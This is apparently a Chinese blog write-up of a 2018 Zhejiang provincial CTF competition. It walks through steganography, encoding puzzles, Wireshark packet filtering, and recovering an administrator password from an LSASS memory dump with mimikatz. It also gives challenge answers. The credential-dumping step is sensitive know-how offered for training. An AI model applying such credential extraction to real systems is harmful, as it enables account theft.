2018年浙江省网络安全技能竞赛ctf部分解题思路writeup

原创

xuchen16 于 2018-06-29 14:27:23 发布
分类专栏： ctf 文章标签： ctf 网络安全 技能竞赛 网络安全技能 writeup


ctf题目链接: https://pan.baidu.com/s/1pKgkFblaz0Vpvr_elkBEkA 密码: 5dtc

一、隐写题


1. key.exe

用binwalk -e key.exe提取文件

```
C:\Users\admin\Desktop\ctf\隐写术>binwalk -e key.exe
* suggest: you'd better to input the parameters enclosed in double quotes.
* made by pcat

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             Microsoft executable, portable (PE)
191632        0x2EC90         SHA256 hash constants, little endian
246156        0x3C18C         XML document, version: "1.0"
247884        0x3C84C         Unix path: /schemas.microsoft.com/SMI/2005/WindowsSettings">

WARNING: Extractor.execute failed to run external extractor 'unrar e '%e'': [Error 2]

WARNING: Extractor.execute failed to run external extractor 'unrar -x '%e'': [Error 2]
259584        0x3F600         RAR archive data, first volume type: MAIN_HEAD
```


打开3F600.rar压缩包




2. 老鹰抓小鸡

这题考察的是bmp图片文件高度隐写，用010editor编辑器修改图片高度为-510另存为一张图片

tip：bmp高度正为倒向位图 高度为负为正向位图







二、密码学

1. 这个EXE好像被加密了

用hxd编辑器打开haha.exe文件发现右侧字符以等号结尾应该是base64编码



通过python脚本解码后得到



base64格式图片直接复制到浏览器打开是一张二维码图片

保存为图片本地用QR_Research打开

2. 看着是不是很眼熟

题目：

=E4=B8=89=E5=B8=9D=E4=BA=94=E5=B8=81=E4=B8=83=E6=98=93=E6=81=A9=E5=85=AD

=E5=93=A6=E8=BE=9F=E6=9B=BF=E4=BC=98=E5=85=AB=E5=BE=AE=E5=A4=96=E4=B9=9D

网上搜到是Quoted-Printable编码
http://www.mxcz.net/tools/quotedprintable.aspx 在线解码
三帝五币七易恩六
哦辟替优八微外九


把数字和英文发音首字母组合下得到key{3D5B7EA6OPTU8VY9}

三、系统密码破解

黑客攻击了一台windows2003的服务器，从拖出来了它的lsass进程内存镜像，你能从该镜像中获取管理员的密码吗？


管理员密码即为key！

把解压出的LSASS.DUMP在windows2003 用mimikatz打开




四、数据包分析


用wireshare打开wire.pcapng数据包，执行http.request.method==”POST”过滤http post



